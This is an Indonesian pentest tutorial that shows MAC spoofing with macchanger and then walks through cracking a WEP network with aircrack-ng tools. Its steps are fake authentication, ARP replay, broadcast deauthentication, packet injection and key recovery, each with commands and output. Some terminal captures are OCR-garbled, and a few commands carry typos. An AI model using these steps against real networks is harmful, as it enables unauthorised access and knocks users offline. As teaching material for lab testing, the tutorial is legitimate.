Format penggunaan :

macchanger [options] device

mari kita perhatikan opsi-opsi dari tools ini

```
root@bt:~# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

-h, --help          Print this help
-V, --version       Print version and exit
-s, --show          Print the MAC address and exit
-e, --endding       Don't change the vendor bytes
-a, --another       Set random vendor MAC of the
same kind
-A                 Set random vendor MAC of any
kind
-r, --random        Set fully random MAC
-l, --list[=keyword] Print known vendors
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
```

Report bugs to alvaro@gnu.org

1. **-h** atau **--help** adalah opsi yang digunakan untuk melihat semua opsi bantuan pada tools ini
2. **-V** atau **--version** adalah opsi untuk melihat versi dari tools tersebut

```
root@bt:~# macchanger -V
GNU MAC changer 1.5.0
Written by Alvaro Lopez Ortega <alvaro@gnu.org>
```

```
Copyright (C) 2003 Free Software Foundation, Inc.
This is free software; see the source for copying
conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
```

seperti yang anda lihat pada saat artikel ini ditulis ternyata tools ini telah mencapai versi **1.5.0**

3. **-s** atau **--show** adalah opsi untuk melihat mac address pada interface tertentu

format pemakaian :

macchanger -s [interface]


```
zee@eichel:~# macchanger -s eth0
Current MAC: 44:87:fc:56:86:85 (unknown)
zee@eichel:~#
```

4. **-e** atau **--ending** adalah opsi agar macchanger merubah mac address tanpa mengubah nilai vendor

```
root@bt:~# macchanger -e eth0
Current MAC: 44:87:fc:56:86:85 (unknown)
Faked MAC: 44:87:fc:af:81:4c (unknown)
root@bt:~# macchanger -e eth0
Current MAC: 44:87:fc:af:81:4c (unknown)
Faked MAC: 44:87:fc:1d:11:cf (unknown)
```

Untuk lebih mengerti fungsi tidak merubah nilai vendor , Perhatikan pada skema pembagian format MAC di bawah ini

Nama vendor Alamat MAC	Alamat MAC
Cisco Systems	00 00 0C
Cabletron Systems	00 00 1D
International Business Machine Corporation	00 04 AC
3Com Corporation	00 20 AF
GVC Corporation	00 C0 A8
Apple Computer	08 00 07
Hewlett-Packard Company	08 00 09



Untuk melihat format **vendor database** anda dapat mengunjungi tautan di bawah ini

<http://www.macvendorlookup.com/>

5. -a atau -another adalah opsi yang di gunakan untuk mengubah nilai mac address dengan vendor yang sejenis secara acak (random)

```
root@bt:~# macchanger -a eth0
Current MAC: 44:87:fc:1d:11:cf (unknown)
Faked MAC: 00:30:a6:62:ea:27 (Vianet Technologies, Ltd.)
```

Hasil dari perintah di atas ternyata mengubah alamat mac address menjadi vendor “vianet technologies”

6. -A di gunakan untuk mengubah nilai vendor mac address secara acak (random)

```
root@bt:~# macchanger -A eth0
Current MAC: 00:30:a6:62:ea:27 (Vianet Technologies, Ltd.)
Faked MAC: 00:04:4c:90:b8:e4 (Jenoptik)
```

7. **-r** atau **-random** adalah opsi yang di gunakan untuk mengubah keseluruhan nilai mac address secara acak (random)

```
root@bt:~# macchanger -r eth0
Current MAC: 00:04:4c:90:b8:e4 (Jenoptik)
Faked MAC: 6e:ed:5d:36:f5:83 (unknown)
```

8. **-l, --list** adalah opsi untuk melihat database vendor yang di ketahui oleh macchanger

format :

```
macchanger --list=keyword
```

```
root@bt:~# macchanger --list=Sony PCWA-C10
Misc MACs:
Num      MAC          Vendor
---      ---          -----
0149 - 00:00:95 - Sony Tektronix Corp.
0330 - 00:01:4a - Sony Corporation
1056 - 00:04:1f - Sony Computer Entertainment, Inc.
2739 - 00:0a:d9 - Sony Ericsson Mobile Communications Ab
3553 - 00:0e:07 - Sony Ericsson Mobile Communications Ab
4024 - 00:0f:de - Sony Ericsson Mobile Communications Ab
7345 - 08:00:46 - Sony Corporation Ltd.

Wireless MACs:
Num      MAC          Vendor
---      ---          -----
0039 - 08:00:46 - Sony PCWA-C10
```

9. **-m atau – mac** adalah opsi untuk mengubah mac address sesuai dengan format yang kita inginkan

```
root@bt:~# macchanger -m 00:0c:f1:00:0d:f3 eth0
Current MAC: 6e:ed:5d:36:f5:83 (unknown)
Faked MAC: 00:0c:f1:00:0d:f3 [wireless] (Intel Pro 2100)
```


Pada opsi contoh di atas saya merubah interface dari

```
[ Current MAC: 6e:ed:5d:36:f5:83 (unknown) ] saya menjadi
00:0c:f1:00:0d:f3 [wireless] (Intel Pro 2100)
```

5. LAB TASK

Berikut ini beberapa contoh penetration testing untuk jaringan wireless

5.1. WEP Penetration



WEP adalah salah satu jenis enkripsi yang saat ini sudah jarang digunakan, namun masih dapat ditemui beberapa wireless zone (hostpot) yang menggunakan metode ini. WEP atau “wired equivalent privacy” adalah algoritma security untuk IEEE.802.11 wireless network disebut juga dengan Shared Key Authentication. Shared Key Authentication adalah metoda otentifikasi yang membutuhkan penggunaan WEP. Enkripsi WEP menggunakan kunci yang dimasukkan (oleh administrator) ke client maupun access point. Kunci ini harus cocok dari yang diberikan akses point ke client, dengan yang dimasukkan client untuk autentifikasi menuju access point.

5.1.1. Proses Shared Key Authentication

1. Client meminta asosiasi ke access point, langkah ini sama seperti Open System Authentication. access point mengirimkan text challenge ke client secara transparan. client akan memberikan respon dengan mengenkripsi text challenge dengan menggunakan kunci WEP dan mengirimkan

- kembali ke access point.
2. Access point memberi respon atas tanggapan client, akses point akan melakukan decrypt terhadap respon enkripsi dari client untuk melakukan verifikasi bahwa text challenge dienkripsi dengan menggunakan WEP key yang sesuai. Pada proses ini, access point akan menentukan apakah client sudah memberikan kunci WEP yang sesuai. Apabila kunci WEP yang diberikan oleh client sudah benar, maka access point akan merespon positif dan langsung meng-authentikasi client. Namun bila kunci WEP yang dimasukkan client salah, access point akan merespon negatif dan client tidak akan diberi authentikasi. Dengan demikian, client tidak akan terauthentikasi dan tidak terasosiasi.

WEP adalah standart verifikasi yang tidak aman pada lab task kali ini saya akan membimbing anda untuk melakukan penetration testing terhadap enskripsi wpe.

5.1.2. Pentest WEP dengan client

Kita akan melakukan percobaan pentest wpe attack yang memanfaatkan authenfikasi palsu dan pengumpulan serta penangkapan transmisi data dari accesspoint (AP)

Persiapan dan spesifikasi percobaan

1. bssid AP C8 : 64 : C7 : 4B : B8 : D0
2. enskripsi “wep”
3. auth “OPN”
4. bssid attacker : “00 : 19 : d2 : 45 : 4d : 96”

Tools-tools yang digunakan

1. aircrack-ng
2. airmon-ng
3. airodump-ng
4. aircrack-ng
5. aireplay-ng

Langkah – langkah tersebut antara lain ,

1. Mengaktifkan “mode monitor” di wireless interface

Langkah pertama yang harus dilakukan adalah mengaktifkan mode monitor pada interface wireless. Hal ini dapat dilakukan dengan perintah “airmon-ng start

[interface] “ mode monitor atau biasa di sebut sebagai **RFMON** (Radio Frequency MONitor) mode, memungkinkan kita untuk menangkap semua traffik dari wireless network.

```
root@bt:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1577    dhclient3
1629    dhclient3
2098    dhclient
Process with PID 1577 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Intel 3945ABG  iwl3945 - [phy0]
                                         (monitor mode enabled on mon0)
```

2. Mengumpulkan informasi untuk langkah berikutnya

Setelah mode monitor berhasil dilakukan ada baiknya kita mengumpulkan semua informasi yang di butuhkan untuk langkah berikutnya. Yang perlu kita kumpulkan adalah :

- bssid AP target
- channel AP target
- PWR (jarak dengan AP)

Jarak dengan AP (PWR) sangat penting mengingat beberapa injeksi pada aireplay sering gagal akibat terlalu dekat atau jauh dari AP. Untuk mengumpulkan informasi tersebut kita gunakan airodump atau memasukan perintah “*iwconfig scann*” Untuk contoh kali ini saya memakai *airodump*

```
root@bt:~# airodump-ng mon0
```

BSSID CIPHER AUTH	PWR	Beacons	#Data, #/s	CH	MB	ENC
00:1E:C1:4C:BF:F8	-36	172	358	20	11	54e. WPA
TKIP PSK ibteam-3g						
C8:64:C7:4B:B8:D0	-48	172	0	0	10	11e WEP
WEP	blasphemy					
BSSID Packets	STATION Probes		PWR	Rate	Lost	
00:1E:C1:4C:BF:F8	00:19:D2:45:4D:96		0	54e-54e		0
347						

Setelah mengumpulkan informasi-informasi yang dibutuhkan (sudah saya sebutkan di atas) misalnya pada kasus ini ...

Target AP

```
-----  
ESSID : blasphemy  
BSSID : C8:64:C7:4B:B8:D0  
Channel : 10
```

Dengan berbekal data di atas saya lanjutkan dengan melakukan penangkapan (monitoring) paket data dan trafik pada wireless network

```
airodump-ng -c 10 -b C8:64:C7:4B:B8:D0 -w wepdump mon0
```

Dimana :

- c adalah channel
- b adalah bssid (--bssid)
- w Hasil output dump trafik dan data

CH 10][Elapsed: 4 s][2012-02-08 08:06										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUT	
00:1E:C1:4C:BF:F8	-30	100	72	4 0	11	54e.	WPA	TKIP	PSK	
C8:64:C7:4B:B8:D0	-44	100	75	526 84	10	11e	WEP	WEP		
BSSID STATION PWR Rate Lost Packets Probes										
(not associated)	00:04:23:5A:F5:A1	-82	0 - 1	42		16				
C8:64:C7:4B:B8:D0	F4:EC:38:99:60:F3	-44	11e - 11e	0		543				

Perhatikan pada AP target terdapat client yang sedang terhubung dengan BSSID F4:EC:38:99:60:F3

3. Injection test

Langkah ke – 3 ini tidak wajib hanya untuk memastikan bahwa interface wireless kita bisa diajak kerja sama buat injeksi

```
root@bt:~# aireplay-ng -9 mon0
08:22:05 Trying broadcast probe requests...
08:22:05 Injection is working!
08:22:07 Found 2 APs

08:22:07 Trying directed probe requests...
08:22:07 C8:64:C7:4B:B8:D0 - channel: 10 - 'blasphemy'
08:22:07 Ping (min/avg/max): 1.201ms/7.233ms/36.346ms Power: -46.20mV, the
08:22:07 30/30: 100%

08:22:07 00:1E:C1:4C:BF:F8 - channel: 11 - 'ibteam-3g'
08:22:08 Ping (min/avg/max): 1.393ms/15.249ms/129.890ms Power: -29.03mV, the
08:22:08 30/30: 100%
```


Perhatikan gambar di atas , kata-kata Injection is working adalah kepastian bahwa interface wireless siap di gunakan. Dan dengan otomatis aireplay akan melakukan probe ke AP yang dapat dideteksi dan masuk pada range scanner.

4. Fake Authentication

Fake authentication dengan aireplay dapat dilakukan pada 2 tipe otentifikasi WEP

(open system dan shared-key) dan sekaligus menghubungkan anda dengan accesspoint. Jenis injeksi ini tidak berlaku pada enskripsi wpa-wpa2. Buka console atau terminal baru kemudian masukan perintah di bawah ini.

```
root@bt:~# aireplay-ng -1 0 -a C8:64:C7:4B:B8:D0 mon0
```




```
root@bt:~# aireplay-ng -1 0 -a C8:64:C7:4B:B8:D0 mon0
No source MAC (-h) specified. Using the device MAC (00:19:D2:45:4D:96)
08:07:51 Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10

08:07:51 Sending Authentication Request (Open System) [ACK]
08:07:51 Authentication successful
08:07:51 Sending Association Request [ACK]
08:07:51 Association successful :-) (AID: 1)

root@bt:~#
```

Kemudian perhatikan pada terminal di mana airodump-ng sedang melakukan “capturing”



```
File Edit View Terminal Help
CH 10 || Elapsed: 1 min || 2012-02-08 08:08

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUT
98:1E:C1:4C:BF:F8 -29 100    811   55  0 11 54e. WPA TKIP  PSK
C8:64:C7:4B:B8:D0 -45 100    823   1165  0 10 1le WEP WEP  OPEN

BSSID          STATION          PWR Rate Lost Packets Probes
(not associated) 00:04:23:5A:F5:A1 -83  0 - 1   0   68
C8:64:C7:4B:B8:D0 00:19:D2:45:4D:96  0  0 - 1   0   4
C8:64:C7:4B:B8:D0 F4:EC:38:99:60:F3 -44  1le-11  0   1216 blaspemy

^ v x root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -1 0 -a C8:64:C7:4B:B8:D0 mon0
No source MAC (-h) specified. Using the device MAC (00:19:D2:45:4D:96)
08:07:51 Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10

08:07:51 Sending Authentication Request (Open System) [ACK]
08:07:51 Authentication successful
08:07:51 Sending Association Request [ACK]
08:07:51 Association successful :-) (AID: 1)

root@bt:~#
```

Anda akan melihat bssid anda muncul sebagai informasi client pada output terminal pada “airodump” Menandakan anda sudah terhubung dengan AP.

5. ARP request replay

Aireplay mampu menciptakan initialization vectors (IVs). Dalam mode injeksi ini ,

aireplay akan mendengarkan ARP dan mengirimkannya kembali ke AP. Ketika AP mengulang paket ARP dengan IVs baru , aireplay akan mentransmisikan kembali paket ARP yang sama berulang-ulang dan AP akan mengirim setiap paket ARP dengan IVs yang baru, yang nantinya akan di butuhkan untuk mendapatkan enskripsi WPE.

```
root@bt:~# aireplay-ng -3 -b C8:64:C7:4B:B8:D0 mon0
No source MAC (-h) specified. Using the device MAC (00:19:D2:45:4D:96)
08:09:24 Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10
Saving ARP requests in replay_arp-0208-080924.cap
You should also start airodump-ng to capture replies.
Read 2934 packets (got 1 ARP requests and 21 ACKs), sent 37 packets...(503
```

6. Deauthentication Client

Tipe injeksi ini mengirimkan paket disassociate ke satu client atau lebih yang sedang terhubung dengan AP.

```
root@bt:~# aireplay-ng -o 1 -a C8:64:C7:4B:B8:D0 mon0
```

Dimana,

-o adalah jenis serangan deauthentication


-1 adalah jumlah deauth yang akan dikirim , anda bisa menentukan jumlah lebih dari satu atau gunakan “**o**” untuk pengiriman deauth yang terus menerus

-a adalah BSSID AP target

mon0 adalah interface wireless

```
root@bt:~# aireplay-ng -0 0 -a C8:64:C7:4B:B8:D0 mon0
08:11:46 Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:11:47 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:47 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:49 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
```

Dan perhatikan bahwa ARP request replay berjalan setelah deauth dilaksanakan




CH 10][Elapsed: 5 mins][2012-02-08 08:11
BSSID PWR RXQ Beacons #Data, /s CH MB ENC CIPHER AUT
00:1E:C1:4C:BF:F8 -29 96 2959 213 0 11 54e. WPA TKIP PSK
[C8:64:C7:4B:B8:D0] -18 0 3805 1250 0 10 11e WEP WEP OPEN
BSSID STATION PWR Rate Lost Packets Probes
(not associated) 34:7E:39:43:7B:84 -77 0 -1 0 10
(not associated) 00:04:23:5A:F5:A1 -82 0 -1 0 238
C8:64:C7:4B:B8:D0 00:19:02:45:40:96 0 0 -1 19515 18624
[C8:64:C7:4B:B8:D0] E4:FC:3A:98:66:F5 -43 5e -1 14 1336 wlanemu
^ ^ ^ root@bt:
File Edit View Terminal Help
root@bt:~# airoplay-ng -0 0 -a C8:64:C7:4B:B8:D0 mon0
08:11:46 Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (< <client's mac>).
08:11:47 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:47 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:49 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:49 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:50 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:50 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:51 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:51 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:52 Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
Read 36425 packets (got 1 ARP requests and 7028 ACKs), sent 9095 packets...
Read 36660 packets (got 1 ARP requests and 7064 ACKs), sent 9149 packets...
Read 36914 packets (got 1 ARP requests and 7101 ACKs), sent 9199 packets...
Read 37177 packets (got 1 ARP requests and 7147 ACKs), sent 9245 packets...
Read 37402 packets (got 1 ARP requests and 7183 ACKs), sent 9295 packets...
Read 37674 packets (got 1 ARP requests and 7222 ACKs), sent 9346 packets...
Read 37946 packets (got 1 ARP requests and 7266 ACKs), sent 9396 packets...
Read 38161 packets (got 1 ARP requests and 7308 ACKs), sent 9446 packets...
Read 38449 packets (got 1 ARP requests and 7347 ACKs), sent 9496 packets...
Read 38751 packets (got 1 ARP requests and 7393 ACKs), sent 9546 packets...
Read 38944 packets (got 1 ARP requests and 7438 ACKs), sent 9596 packets...
Read 39245 packets (got 1 ARP requests and 7472 ACKs), sent 9646 packets...
Read 39540 packets (got 1 ARP requests and 7508 ACKs), sent 9696 packets...
Read 39856 packets (got 1 ARP requests and 7552 ACKs), sent 9746 packets...
Read 40162 packets (got 1 ARP requests and 7586 ACKs), sent 9796 packets...
Read 40458 packets (got 1 ARP requests and 7621 ACKs), sent 9846 packets...
Read 40754 packets (got 1 ARP requests and 7677 ACKs), sent 9896 packets...
Read 40711 packets (got 1 ARP requests and 7720 ACKs), sent 9946 packets...
Read 40979 packets (got 1 ARP requests and 7751 ACKs), sent 9997 packets...
Read 41232 packets (got 1 ARP requests and 7801 ACKs), sent 10047 packets...
Read 41454 packets (got 1 ARP requests and 7837 ACKs), sent 10096 packets...
Read 41758 packets (got 1 ARP requests and 7878 ACKs), sent 10146 packets...
Read 41994 packets (got 1 ARP requests and 7921 ACKs), sent 10197 packets...
[509 pps]

Hal ini akan membuat kita dapat mengumpulkan data yang cukup oleh program airodump-ng.

7. Aircrack-ng

Setelah data yang kita kumpulkan cukup kita tinggal memainkan file hasil “capture” airodump-ng yang tersimpan dengan nama yang telah kita tentukan pada langkah capture trafik data dengan airodump pada terminal sebelumnya. File yang di simpan akan berekstensi .cap. File tersebut sebenar tersimpan pada direktori dimana kita memulai perintah “airodump”



```
root@bt:~# ls
Desktop          wepdump-01.cap  wepdump-01.kismet.csv
replay_arp-0208-080924.cap  wepdump-01.csv  wepdump-01.kismet.netxml
root@bt:~#
```

```
root@bt:~# aircrack-ng wepdump-01.cap
Opening wepdump-01.cap
Read 878913 packets.

# BSSID          ESSID           Encryption
1 C8:64:C7:4B:B8:D0  blasphemY      WEP (1250 IVs)
2 00:1E:C1:4C:BF:F8  ibteam-3g     WPA (0 handshake)

Index number of target network ? ^C
```

Jika **IVs** yang kita kumpulkan sudah memadai kita bisa memasukan angka 1 untuk memulai cracking parameter. Jika belum berhasil (failed) kita harus menunggu ,

```
Aircrack-ng 1.1 r1899

[00:00:05] Tested 169969 keys (got 1250 IVs)

KB    depth   byte(vote)
0    12/ 17   A4(2560) 20(2304) 22(2304) 63(2304)
1    19/ 20   87(2304) 18(2048) 21(2048) 2E(2048)
2    4/   5   C6(2560) 10(2304) 2B(2304) 2C(2304)
3    33/   3   F9(2048) 10(1792) 15(1792) 16(1792)
4    7/   4   FE(2560) 02(2304) 0A(2304) 1E(2304)

Failed. Next try with 5000 IVs.
```

Jika berhasil maka aircrack akan menampilkan output seperti gambar di bawah. Output tersebut akan menampilkan key yang berhasil di crack dengan nilai **hex** serta nilai **ASCII**.

```

Aircrack-ng 1.1 r1899

[00:00:03] Tested 2895 keys (got 13361 IVs)

KB depth byte(vote)
0 4/ 6 01(18432) 31(18176) 86(18176) CF(18176)
1 6/ 18 31(18176) 97(18176) EE(18176) 65(17920)
2 0/ 2 31(21248) 3C(19712) 24(19456) 00(19200)
3 2/ 3 31(18944) 87(18688) 48(18432) B3(18176)
4 3/ 5 31(19456) A4(18944) B9(18176) 1B(17920)

KEY FOUND! [ 31:31:31:31:31 ] (ASCII: 11111 )
Decrypted correctly: 100%

```

Untuk melakukan cracking WEP saya hanya membutuhkan 4 terminal saja

```

root@bt:~# airmon-ng start wlan0mon
root@bt:~# airodump -w 1 -c 6 --bssid 00:1E:C1:4C:8F:F8 mon0
[00:00:03] Tested 2895 keys (got 13361 IVs)

KB depth byte(vote)
0 4/ 6 01(18432) 31(18176) 86(18176) CF(18176)
1 6/ 18 31(18176) 97(18176) EE(18176) 65(17920)
2 0/ 2 31(21248) 3C(19712) 24(19456) 00(19200)
3 2/ 3 31(18944) 87(18688) 48(18432) B3(18176)
4 3/ 5 31(19456) A4(18944) B9(18176) 1B(17920)

KEY FOUND! [ 31:31:31:31:31 ] (ASCII: 11111 )
Decrypted correctly: 100%

```

5.1.3. Pentest WEP tanpa client

Kalau pada percobaan pertama kita melakukan pentest ke wep dengan adanya client yang sedang terkoneksi , kali ini kita akan mencoba melakukan injeksi tanpa adanya client yang terkoneksi di AP. Hal dapat dimungkinkan mengingat Fakeauth mampu

membuka hubungan dengan AP yang di variasikan dengan ARP request replay kemudian menghasilkan IVs.

Baik spesifikasi percobaan masih sama dengan Percobaan satu , hanya saja kali ini saya tidak mengkoneksi client sama sekali pada WEP (empty – connection)

Seperti pada percobaan satu , kita capture trafik dan data AP dengan airodump. Kemudian menjalankan fakeauth aireplay-ng.

The screenshot shows two terminal windows. The left window displays airodump output for interface CH 10, showing BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, and AUT columns. It lists two entries: 00:1E:C1:4C:BF:F8 and C8:64:C7:4B:B8:D0. The right window shows the aireplay-ng command being run with options -1, 0, -a C8:64:C7:4B:B8:D0, and -mon0. The log shows the process of sending authentication and association requests to the target AP.

```
CH 10 ][ Elapsed: 32 s ][ 2012-02-08 09:02
          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUT
BSSID
00:1E:C1:4C:BF:F8 -33 100    324   24  0 11 54e. WPA TKIP PSK
C8:64:C7:4B:B8:D0 -47 100    328   3   0 10 1le WEP WEP  OPEN

          STATION      PWR Rate Lost Packets Probes
C8:64:C7:4B:B8:D0 00:19:D2:45:4D:96 0   0 - 1   0   4

root@bt:~# aireplay-ng -1 0 -a C8:64:C7:4B:B8:D0 mon0
No source MAC (-h) specified. Using the device MAC (00:19:D2:45:4D:96)
09:02:39 Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10
09:02:40 Sending Authentication Request (Open System) [ACK]
09:02:40 Authentication successful
09:02:40 Sending Association Request [ACK]
09:02:40 Association successful :- (AID: 1)

root@bt:~#
```

Maka pada airodump-ng output akan menampilkan satu-satunya client yang terkoneksi dengan AP , yaitu bssid saya setelah Fakeauth berhasil dilancarkan tanpa error.

Interactive Packet Replay

Serangan ini memungkinkan Anda untuk memilih paket tertentu untuk “replaying” (injection). Interactive Packet Replay memungkinkan kita untuk mengambil paket untuk replay dari dua sumber. Yang pertama adalah aliran langsung paket-paket dari kartu nirkabel Anda. Yang kedua adalah dari file pcap.

Standar pcap format (capture paket, terkait dengan libpcap library <http://www.tcpdump.org>), diakui oleh Berbagai tools analisa jaringan baik berbayar maupun gratisan (open-source).

Untuk Keberhasilan serangan ini, sangatlah penting untuk mengerti lebih banyak tentang aliran paket nirkabel. Tidak semua paket dapat di “capture” dan di replay, Hanya pada paket-paket tertentu saja. Dikatakan berhasil, ketika Injeksi diterima oleh AP yang menghasilkan vektor inisialisasi baru (IVs)

The screenshot shows the aireplay-ng command being run with options -2, -p 0841, -c FF:FF:FF:FF:FF:FF, -b C8:64:C7:4B:B8:D0, and -h 00:19:D2:45:4D:96. The log indicates that 133 packets were read.

```
root@bt:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b C8:64:C7:4B:B8:D0 -h 00:19:D2:45:4D:96 mon0
Read 133 packets...
```

Perhatikan contoh penggunaan injeksi “Interactive Packet Replay”.

```

-2 adalah mode attack injeksi "Interactive Packet Replay"
=====
-p 0841 dimana kita memodifikasi "Frame Control Field" sehingga
paket terlihat seperti dikirim dari client ke AP dengan normal
dan legal.
=====
-c FF:FF:FF:FF:FF:FF adalah dimana kita mengatur alamat mac
( desination Mac option/-c ) menjadi broadcast . Hal ini kita
butuhkan mengingat kita mengharapkan agar AP dapat mereply paket
yang akan menghasilkan IVs baru.
=====
-b Adalah mac address AP
=====
-h Adalah mac address kita
=====
mon0 Adalah interface yang digunakan

```

Jika Injeksi menawarkan untuk menggunakan paket hasil **-p 0841** maka masukan "y" lalu enter sehingga Injeksi akan memulai pengiriman paket request.

```

root@bt:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b C8:64:C7:4B:B8:D0 -h
00:19:D2:45:4D:96 mon0
Read 273 packets...
Size: 86, FromDS: 1, ToDS: 0 (WEP)
BSSID = C8:64:C7:4B:B8:D0
Dest. MAC = 01:00:5E:00:00:01
Source MAC = C8:64:C7:4B:B8:D0

0x0000: 0842 0000 0100 5e00 0001 c864 c74b b8d0 .B....^....d.K..
0x0010: c864 c74b b8d0 e045 dd04 d100 edf6 7322 .d.K...E.....os"
